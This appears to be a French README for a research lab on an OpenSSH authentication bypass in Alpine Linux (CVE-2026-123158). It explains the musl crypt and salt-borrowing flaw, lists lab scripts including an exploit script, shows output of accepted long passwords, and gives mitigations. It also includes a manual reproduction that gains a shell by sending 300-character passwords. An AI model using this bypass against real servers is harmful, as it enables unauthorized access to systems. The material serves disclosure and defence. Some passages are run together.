Recherche de vulnérabilités, laboratoire de reproduction de PoC et analyse technique pour le contournement d'authentification OpenSSH d'Alpine Linux (CVE-2026-123158 / sshole)

Ce dépôt contient le rapport complet de recherche sur la vulnérabilité, les scripts de reproduction en laboratoire et l'environnement de preuve de concept pour la vulnérabilité de contournement d'authentification OpenSSH sous Alpine Linux (CVE-2026-123158, CVSS 3.1 8.1 Élevé, surnommée « sshole ») divulguée le 5 novembre 2026.
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H, CWE-394)/etc/shadow vaut exactement *.openssh-server-9.9_p2-r0 s'exécutant sur musl libc sans PAM.openssh-server-9.9_p2-r1 et en amont dans OpenSSH 10.6p2.A*300x).Note sur la limite d'entrée : Bien que la description du CVE mentionne 256 à 1024 caractères, les tests empiriques menés dans ce laboratoire démontrent que musl libc hache normalement les entrées de 256 octets (
key_len > KEY_MAX) ; seules les entrées de 257 à 1024 octets renvoient"*"et déclenchent le contournement de l'authentification.
Déroulement de SSHOLE Figure : Mécanisme étape par étape de CVE-2026-123158 illustrant comment les longueurs d'entrée, l'emprunt de sel par OpenSSH et les retours d'erreur de musl s'alignent pour produire un contournement arbitraire de l'authentification.
La faille résulte de l'intersection de trois composants :
KEY_MAX = 256 : Lors du calcul du crypt SHA-512 ($6$), musl rejette les clés de plus de 256 octets et renvoie la chaîne littérale "*".pick_salt() (CVE-2016-6210) : Pour les comptes sans sel valide (comme *), OpenSSH emprunte un sel à un autre compte du système disposant d'un hachage $5$ ou $6$ valide.crypt(password, salt) directement avec l'entrée shadow. Comme musl renvoie "*", strcmp("*", "*") == 0 accorde l'accès authentifié.alpine-openssh-sshole-auth-bypass/
├── article.md # Comprehensive security research report
├── README.md # Project overview & quick reproduction guide
├── cover.png # Cover illustration with CVE badge & hacker icon (PNG)
├── cover.svg # Vector source for cover
├── assets/
│ ├── evidence.png # Terminal reproduction screenshot evidence
│ └── flow.gif # Clean animated walkthrough of the vulnerability flow
└── lab/
├── server.Dockerfile # Alpine 3.21 + vulnerable openssh-server
├── client.Dockerfile # Exploit testing client container
├── sshd.conf # Research server OpenSSH configuration
├── entrypoint.sh # Container provisioning (victim:*, donor:$6$)
├── exploit.sh # Automated boundary PoC (256/257/300/1024 bytes)
├── run.sh # End-to-end execution script
└── verify.sh # A/B verification script against fixed package
Exécutez le lab dans un conteneur Docker local isolé :
# Build and run the vulnerable server and exploit test
cd lab
./run.sh
==================================================================
 sshd: OpenSSH_9.9p2, OpenSSL 3.3.7 7 Apr 2026
 libc: /lib/ld-musl-x86_64.so.1
 PAM : 0 (0 = built without PAM)
 shadow entries:
   donor:$6$abcdefgh$OHEEfDgChDIS
   victim:*
==================================================================

--- boundary: '*' account, different password lengths ---
>>> 256 bytes (musl still hashes)              rejected  (ssh rc=255)
>>> 257 bytes (crypt() returns '*')            ACCEPTED  <-- uid=1001 user=victim
>>> 300 bytes                                  ACCEPTED  <-- uid=1001 user=victim
>>> 1024 bytes                                 ACCEPTED  <-- uid=1001 user=victim

--- controls ---
>>> victim + short wrong password              rejected  (ssh rc=255)
>>> donor + correct real password              ACCEPTED  <-- uid=1000 user=donor
ssh -p 2222 [email protected]
# Prompt 1: Type 300 'A' characters (A*300x) -> Permission denied (buffer clobbered)
# Prompt 2: Type 300 'A' characters (A*300x) -> Accepted! Shell access granted.

 Session de terminal vérifiant le contournement d'authentification sur
[email protected] après la soumission de la chaîne de mot de passe de 300 octets (A*300x), montrant un accès shell réussi en tant que uid=1001(victim).
cd lab
./verify.sh
apk update && apk upgrade openssh-server openssh
rc-service sshd restart
echo "PasswordAuthentication no" > /etc/ssh/sshd_config.d/00-no-passwords.conf
sshd -t && rc-service sshd restart
! au lieu de * :
passwd -l <user>
Cette recherche a été menée à des fins éducatives, d'analyse de sécurité et d'évaluation autorisée des vulnérabilités. Les résultats et les preuves de concept sont destinés à soutenir la recherche responsable en sécurité et à contribuer à l'amélioration de la sécurité des logiciels. Tout test doit être effectué uniquement sur des systèmes pour lesquels une autorisation explicite a été accordée. Cette publication n'encourage ni l'accès non autorisé, ni l'exploitation, ni aucune autre activité illégale.